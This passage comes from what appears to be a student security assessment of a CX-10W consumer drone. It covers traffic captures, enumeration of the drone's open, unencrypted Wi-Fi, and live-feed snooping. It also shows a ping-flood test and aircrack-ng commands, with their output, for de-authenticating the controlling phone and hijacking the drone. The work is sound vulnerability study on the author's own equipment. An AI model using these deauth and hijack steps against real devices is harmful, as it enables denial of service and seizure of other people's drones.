As this address is a class A address and therefore a public address, more information about this address can be found by completing using NSLookup. When searched for using this method in the command prompt within windows, the name of the server returned is cfos.de, as seen in Figure 11. When this was then searched for using a reverse IP lookup through hackertarget.com there are multiple names associated with this address, as seen in Figure 12.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Shenzhen_c0:72:28	f6:28:50:62:c9:2d	ARP	42	172.16.10.1 is at 3c:33:00:c0:72
2	0.000021	172.16.201.45	144.76.59.84	ICMP	42	Echo (ping) request id=0x6413,
3	0.555092	172.16.201.45	224.0.0.251	MDNS	257	Standard query response 0x0000 A
4	0.926701	172.16.201.45	144.76.59.84	ICMP	42	Echo (ping) request id=0x6413,

Figure 10, The first packet is from “Shenzhen”, then following packets attempt to echo a ping from 144.76.59.84

```
Name:      cfos.de
Address:   144.76.59.84
```

Figure 11, Reverse IP Lookup with NSLookup reveals domain, (.de -> Deutschland / Germany)

144.76.59.84

☐ I'm not a robot

[FIND DNS A RECORDS FROM IP](#)

cfos-emobility.com  
 cfos-emobility.de  
 cfos.de  
 cfosspeed.de  
 mail.cfos-emobility.com  
 mail.cfos-emobility.de  
 mail.cfos.de  
 mail.cfosspeed.de  
 www.cfos-emobility.com  
 www.cfos-emobility.de  
 www.cfos.de

Figure 12, Further exploring with HackerTarget for more information (HackerTarget, n.d.).

Searching for more information also revealed that this address can be located within the hetzner.de domain, physically located within Nuremberg, Bavaria in Germany. The address seems to be associated with a data centre, perhaps suggesting at some point the drone made a call-back here to get information.

Other details can be discovered about the drone here. The drone’s IP is Class B, with the default subnet mask of 255.255.0.0. The IP address for the drone is dynamically allocated through its own 173.16.10.0/16 network and is accessible through the static gateway address 173.16.10.1 on the desktop. It seems that transmissions occur between port 8888 on the drone and port 51314 through the gateway. It seems that 51315 is used here as the command port for the TCP transmissions. During the second capture, live video was being taken from the drone. A close look at the FTP stream within the wider TCP connection is displayed in Figure 13.








Figure 15, Topology diagram with key

## 3.4 ENUMERATION

### 3.4.1 Open Ports

The drone was discovered to have one open port: TCP/8888. The service associated with this port was named as “sun-answerbook”. This port appears to be a depreciated alternate HTTP service, however; Sun AnswerBook no longer uses this port. The port, due to its simple designation - quadruple eight - is now used as an easy to remember TCP Port. This port appears to be and can be used instead of http on port TCP/80. Within the CX-10W environment it is used as the port through which transmissions from the drone are streamed to the receiver port on the host computer.

### 3.4.2 IEEE 802.11

The drone appears to be using the IEEE 802.11 standard for Wi-Fi communications, although the exact version of this is unclear as both the c /na versions are plausible. IEEE 802.11, if managed incorrectly, allows for spoofing attacks such as De-authentication to take place, where the vulnerable device receives a command to drop all current connections. This will be covered later in 3.6.

### 3.4.3 Open Wi-Fi

The Wi-Fi connection to the drone is open, allowing anyone to “peek” at the connection. This represents a serious vulnerability in regard to privacy, allowing other users to see what the drone sees. This is dangerous especially if the drone has been left turned on and is sitting somewhere obscure with a good line of sight towards sensitive information in front of it: e.g, monitors for a computer.

### 3.4.4 Unencrypted Wi-Fi

The TCP connection that is established between the drone and the user is completely unencrypted, due to the absence of any security such as WPA. As demonstrated during the WireShark capture, the packets sent between the drone and the user can clearly be seen, such as the TCP handshake, various ping echoes or the data stream from the camera feed. As the data feed uses the .h264 format due to its suitability for compressed streaming, it could be viewed with use of packet replaying tools and receiver application. Packets within this stream would have to be altered so as to appear from a valid virtual address and sent to a virtual receiver end.

### 3.5 EXPLOITING OPEN WI-FI

The CX-10W drone is designed to be used in a small area, however anyone within that area can view whatever the drone sees simply by connecting it. As seen in Figure 16 there is an alert displayed to the new user (not the original user) in the form of a toast which pops up alerting that another person is controlling the drone. The original user who is in control does not see anything alerting them to this new connection made by another device.




Figure 16, The toast given when by the application when the drone is controlled by another device.

Interestingly, when connecting to the drone, whilst it is controlled by another user, the facilities provided by the controller application prevent transmission of any form of user input that might affect the telemetry of the drone. However, taking pictures and recording video is not restricted. As seen in Figure 17. In this image, it can be seen that two android phones have connected to the same video feed from the same drone. The drone is looking down at both the feeds on the phones. The phone on the left is the “victim”, and is being used for controlling the drone, whilst the larger phone on the right is the “attacker” and is being used to “peek” what the victim is seeing. A diagram of this arrangement can be seen in Figure 18.

The attacker who is peeking has selected the option to take a picture, and although latency is an issue, the picture was saved to attacker’s gallery. The user on the victim phone received no notification of either another user being connected, nor another user taking a picture or recording video.




Figure 17, although the drones camera quality is poor, nor the captured image as wide as the view might suggest, it can still be seen clearly that the same live image is being displayed on two separate screens.




Figure 18, Simple diagram of the layout of the experiment

### 3.6 DOS (DENIAL OF SERVICE) THROUGH PING SPAM

As the drone's network is left unprotected from unknown devices connecting, as a result of no authentication measures, there is little preventing an attacker from connecting to the network and flooding the drone with ICMP ping packets. A diagram of how this experiment was set up can be viewed in Figure 19.




Figure 19, Simple diagram of the layout of the experiment

#### 3.6.1 Normal Latency

Measuring the normal round-trip-time (rtt) for 10 ICMP echo requests to the drone during normal operation gives an average rtt of 2.017ms as well as a maximum time of 3.63ms ; as seen in Figure 20.

Using: `ping -c 10 173.16.10.1`

```
(root@kali)~# ping -c 10 172.16.10.1
PING 172.16.10.1 (172.16.10.1) 56(84) bytes of data:
64 bytes from 172.16.10.1: icmp_seq=1 ttl=255 time=3.63 ms
64 bytes from 172.16.10.1: icmp_seq=2 ttl=255 time=2.06 ms
64 bytes from 172.16.10.1: icmp_seq=3 ttl=255 time=1.81 ms
64 bytes from 172.16.10.1: icmp_seq=4 ttl=255 time=1.87 ms
64 bytes from 172.16.10.1: icmp_seq=5 ttl=255 time=1.89 ms
64 bytes from 172.16.10.1: icmp_seq=6 ttl=255 time=1.68 ms
64 bytes from 172.16.10.1: icmp_seq=7 ttl=255 time=1.72 ms
64 bytes from 172.16.10.1: icmp_seq=8 ttl=255 time=1.81 ms
64 bytes from 172.16.10.1: icmp_seq=9 ttl=255 time=1.81 ms
64 bytes from 172.16.10.1: icmp_seq=10 ttl=255 time=1.88 ms

--- 172.16.10.1 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9014ms
rtt min/avg/max/mdev = 1.677/2.017/3.630/0.546 ms
```

Figure 20, Pinging the drone 10 times

### 3.6.2 Stressed Latency

Measuring the normal round-trip-time for 10 ICMP echo requests to the drone during normal operation gives an average rtt of 16.6ms as well as a maximum time of 18.5ms ; as seen in Figure 21.

Whilst the drone was not actively taken offline, connection to the drone was notably slower, causing a degree of input delay, however the drone still functioned as normal. It is likely that any urgent telemetry changes in flight would be delayed, due to this latency introduced by the ping spam. Although the target user might still be able to control the drone, they may perceive the connection as poor quality.

Using: `sudo hping --icmp --fast -c 10 173.16.10.1`

```
(root@kali)~# sudo hping3 --icmp --fast -c 10 172.16.10.1
HPING 172.16.10.1 (wlan0 172.16.10.1): icmp mode set, 28 headers + 0 data bytes
len=28 ip=172.16.10.1 ttl=255 id=11418 icmp_seq=0 rtt=18.5 ms
len=28 ip=172.16.10.1 ttl=255 id=41082 icmp_seq=1 rtt=18.4 ms
len=28 ip=172.16.10.1 ttl=255 id=53526 icmp_seq=2 rtt=18.1 ms
len=28 ip=172.16.10.1 ttl=255 id=2613 icmp_seq=3 rtt=17.9 ms
len=28 ip=172.16.10.1 ttl=255 id=40550 icmp_seq=4 rtt=17.7 ms
len=28 ip=172.16.10.1 ttl=255 id=18371 icmp_seq=5 rtt=17.5 ms
len=28 ip=172.16.10.1 ttl=255 id=1371 icmp_seq=6 rtt=17.2 ms
len=28 ip=172.16.10.1 ttl=255 id=16189 icmp_seq=7 rtt=17.0 ms
len=28 ip=172.16.10.1 ttl=255 id=41422 icmp_seq=8 rtt=16.8 ms
len=28 ip=172.16.10.1 ttl=255 id=17151 icmp_seq=9 rtt=16.6 ms

--- 172.16.10.1 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 16.6/17.6/18.5 ms
```

Figure 21, Pinging the drone 10 times using hping with the “fast” flag

## 3.7 EXPLOITING LACK OF AUTHENTICATION

Due to a combination of open Wi-Fi and no encryption being used, this leaves the drone vulnerable to a type of spoofing attack that results in a wider Denial of Service attack, known as a “De-Authentication” Attack.

### 3.7.1 What is a De-Authentication Attack?

Put simply, a de-authentication attack is where a router receives a command to drop its current table of active users, “de-authenticating” them, and forcing them to re-connect and log on again. In more computational terms, the de-authentication packet sent to the router is paired with a spoofed MAC address of a valid device; that is, one connected to that network. As a result, when the router sees this de-authentication request, it treats it as a valid request and acts accordingly. To transform this simple spoofing attack into a Denial of Service, the user must be prevented from re-authentication. This process is completed by spamming these de-authentication packets, preventing the user from re-connecting. A diagram of this action can be seen in Figure 22.






Figure 22, Simple diagram of the layout of the experiment

### 3.7.2 Using Aircrack-ng (to monitor)

Kali Linux was used to perform a spoofing attack of the nature described above.

A short **video** of this process is available from Appendix - A, under “**DE-Auth Example**”.

First, as Kali had been installed onto Raspberry Pi 4 B, it was possible to set the 802.11n chip into monitor mode using aircrack-ng. This set of utilities provided by Kali allows the user to analyse and perform security analysis on other Wi-Fi enabled devices. The command(s) used to complete setup of this were:

```
iw phy `iw dev wlan0 info | gawk '/wiphy/ {printf "phy" $2}` interface add
mon0 type monitor

ifconfig mon0 up
```

By using these commands, the user has assigned a new interface for Aircrack to start monitoring wireless communications over the wireless card, as well as enabling the monitor interface. This allows Aircrack to detect some information about the drone’s network that will be useful in the attack. Before the monitoring can begin, if using a Raspberry Pi for this process, it is important to close all unnecessary processes using the wireless chip as this can cause the chip to move channels and miss information. This can be completed using:

```
airmon-ng check
airmon-ng check kill
```


This removes any channels that Airmon-ng, the utility that manages the wireless chip, to identify processes that might interfere with the operation of the chip when monitoring communications.

Once this is completed the pseudo attacker then began constructing queries in an attempt to identify the MAC address of the drone and its channel. They will also attempt to find the MAC address of the device they will attempt to knock off (via de- authentication). In this scenario, the actual MAC address’ of working and active devices have been redacted, however this has been clearly marked.

In order to see all active connections within range and being detected by the monitor interface, the command :

```
airodump-ng mon0
```

was used to “dump” information from all the active connections detected, as seen in Figure 23. It can also be seen here that all connections detected by the device, including their MAC addresses are listed by the monitor.



```

root@kali: ~
File Actions Edit View Help

CH 13 ][ Elapsed: 1 min ][ 2021-05-15 21:50

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
3C:33:00:C0:72:28 -20    217    1253   30   8   65  OPN           CX-10W-c07228
REDACTED        -47    211     49    0    3  130  WPA2 CCMP PSK TP-Link_BA93
REDACTED        -55     9      0     0    1  130  WPA2 CCMP PSK VM1759288

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) REDACTED        -39   0 - 1    0      4      VM1759288
(not associated) REDACTED        -72   0 - 1    0      7      VM3353025
3C:33:00:C0:72:28 MAC ADDR. PHONE -27  0e- 1e  31    1365
REDACTED        REDACTED        -25  1e- 1e    0     286
REDACTED        REDACTED        -69   0 -24  161     27

[1]+  Stopped                  airodump-ng mon0


```

Figure 23, airodump has “dumped” and Listed the ESSIDs, BSSIDs and stations that were found on the monitor interface. In use addresses have been omitted.

Once the MAC addresses of these devices are known, another query can be issued to work out which is the MAC address of the target that is to be booted offline. In this scenario, the Galaxy A9 phone mentioned previously was used as the target. This was done as the Samsung Phone is the newer model and as such the software of the application controlling the drone will have been kept up to date.

In order to view active connections on the drone’s network, as seen in Figure 24, the following command was issued:

```
airodump-ng mon0 --bssid <TARGET MAC ADDR.> --channel <DRONE MAC ADDR.>
```



```

root@kali: ~
File Actions Edit View Help

CH 8 ][ Elapsed: 12 s ][ 2021-05-15 21:50 ][ fixed channel mon0: 13

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
3C:33:00:C0:72:28 -22 100    57    640   41   8   65  OPN           CX-10W-c07228

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
3C:33:00:C0:72:28 MAC Addr. Phone -29  0e- 0e  31    684

[1]+  Stopped                  airodump-ng mon0 --bssid 3C:33:00:C0:72:28 --channel 8

```

Figure 24, as there is only one active connection to the drone, the Station must be the target Phone

### 3.7.3 Using Aircrack-ng ( to de-authenticate)

Once the MAC address of the target and the drone are known, it is then a simple process of building the command to send the De-Authentication packets to the Drone. The command used against the drone:

```
aireplay-ng --deauth 0 -c <TARGET MAC ADDR.> -a <DRONE MAC ADDR.> mon0
```

Broken down:

<code>aireplay-ng</code>	– The utility within aircrack-ng to execute a command
<code>--deauth 0</code>	– Means De-authentication, 0 = repeat until stopped
<code>-c &lt;TARGET MAC ADDR.&gt;</code>	– MAC address of the target access point, the drone.
<code>-a &lt;DRONE MAC ADDR.&gt;</code>	– MAC address to de-authenticate, client (phone/controller).
<code>mon0</code>	– Name of the interface to use.

There are numerous other forms of usage that would allow the attacker to create a DOS attack. In this scenario, the client device would have become victim to a continued denial of service attack, as the de-authentication packets would have been continuously sent until the attacker stopped transmission, preventing the phone from successfully reconnecting until such an occurrence. The results of using this to target the drone can be seen below in Figure 25 and Figure 26.

In Figure 25, a screen capture taken on the client (target device) can be seen. The drone was set up to record the moment the attack began. Although the image quality is poor, the first output from the attack can be seen. Video transmission from the drone stopped immediately as this happened and a toast to reconnect was displayed, indicating that the client had been successfully thrown from the network.

In Figure 26, a screen capture taken on the attacker's machine can be seen. As the command was set to loop continuously, constantly spamming the drone with these requests, the client was unable to reconnect to the drone and lost all control.



Figure 25, The view from the client as they are ejected from the network.



```

root@kali: ~
File Actions Edit View Help
# aireplay-ng --deauth 0 -c MAC ADDR. PHONE -a 3C:33:00:C0:72:28 mon0
21:52:56 Waiting for beacon frame (BSSID: 3C:33:00:C0:72:28) on channel 8
21:52:56 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [35|86 ACKs]
21:52:57 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 0|90 ACKs]
21:52:59 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 2|279 ACKs]
21:53:01 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [28|458 ACKs]
21:53:04 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 5|443 ACKs]
21:53:06 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 0|451 ACKs]
21:53:09 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 2|429 ACKs]
21:53:12 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [22|464 ACKs]
21:53:14 Sendi^Z 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [29|332 ACKs]
[1]+ Stopped
# aireplay-ng --deauth 0 -c MAC ADDR. PHONE -a 3C:33:00:C0:72:28 mon0

```

Figure 26, The view from the attacker as they eject the client from the network.

### 3.7.4 Using Aircrack-ng ( to hijack the drone)

Kali Linux was again used to perform an attack which led to a hijack of controls from the victim.

A short **video** of this process is available from Appendix - A, under “**Hijack Example**”.

Developing the attack used in 3.7.4 further, it was noted that it is possible to boot the targets device from the network for a short space of time, allowing the attackers device a window in which to seize control of the now “vacant” drone. Once the de-authentication spam has stopped, it then allows devices to reconnect, only for the target to see that control of the drone is no longer with them.

Following the same setup steps as outlined in 3.7.3, the devices present within the network were identified in a similar fashion. First, a monitor was established to find the network, other interfering processes were closed, and the listener was opened, as seen in Figure 27. It can be seen that another device is conversing with the drone. As the target device’s MAC had been identified before, this new address must be that of the attacker.

File Actions Edit View Help

CH 6 ][ Elapsed: 30 s ][ 2021-05-16 16:27

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
3C:33:00:C0:72:28	-24	71	517	1	8	65	OPN	CX-10W-c07228
REDACTED	-51	66	15	0	3	130	WPA2 CCMP	PSK TP-Link_BA93
	-51	4	0	0	1	130	WPA2 CCMP	PSK VM1759288
MAC ADDRESSES	-71	3	6	0	11	130	WPA2 CCMP	PSK SKY35B9F

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	REDACTED	-39	0 - 1	0	4		
(not associated)	REDACTED	-74	0 - 1	0	1		VM3353025
3C:33:00:C0:72:28	TARGET MAC	-27	0e- 1e	19	353		
3C:33:00:C0:72:28	ATTACKER MAC	-21	0e- 1e	175	352		
REDACTED	REDACTED	-56	1e-24	0	81		

[1]+ Stopped airodump-ng mon0

Figure 27, Another device is communicating with the drone.

```

(root@kali)~# aireplay-ng --deauth 0 -c TARGET MAC -a 3C:33:00:C0:72:28 mon0
20:03:52 Waiting for beacon frame (BSSID: 3C:33:00:C0:72:28) on channel 8
20:03:52 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [35] 51 ACKs]
20:03:53 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 0] 48 ACKs]
20:03:53 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 3] 74 ACKs]
20:03:57 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [14] 325 ACKs]
20:04:01 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 3] 368 ACKs]
20:04:05 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [10] 416 ACKs]
20:04:09 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [ 1] 395 ACKs]
20:04:12 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [28] 272 ACKs]
20:04:15 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [62] 177 ACKs]
20:04:18 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [73] 265 ACKs]
20:04:22 Sending 64 directed DeAuth (code 7). STMAC: [FE:C5:B0:B3:A6:80] [17] 422 ACKs]
20:04:23 Sending 64 directed DeAuth (code 7). STMAC: ^ZE:C5:B0:B3:A6:80] [ 1] 68 ACKs]
[2]+ Stopped aireplay-ng --deauth 0 -c TARGET MAC -a 3C:33:00:C0:72:28 mon0
(root@kali)~#

```

Figure 28, Spamming the target with De-Authentication packets

Spamming the target with these packets cause an unintended, yet advantageous side-effect. The drone struggles to respond to all of these requests and the latency on responses from the drone extends exponentially. This effect has been covered in 3.6. Output from the attack can be seen above in Figure 28.

Because the drone is accepting these requests, it boots any devices connected to it from the network. When the attacker is ready, they can get ready to disconnect, only once they know that the drone has booted them and presumably anyone else, from the Drones network. Then, all the attacker has to do is stop the packet spam, disconnect and then reconnect to the drones Wi-Fi signal before the target.

Of interest here to an attacker is the ability to “remember this network”, a feature that android uses to aid users. This feature was originally intended for home networks, should a device leave the networks range when the user leaves it, it saves them the inconvenience from having to re-authenticate when they are back within range, as Android does this for them by saving the password. Whilst this is a handy feature that saves time entering passwords, it makes re-connection with a network especially fast when there is no password authentication. As seen in the video demonstration, the targets device reconnects almost instantaneously with the drone, (as it has been saved before), as seen in Figure 29.

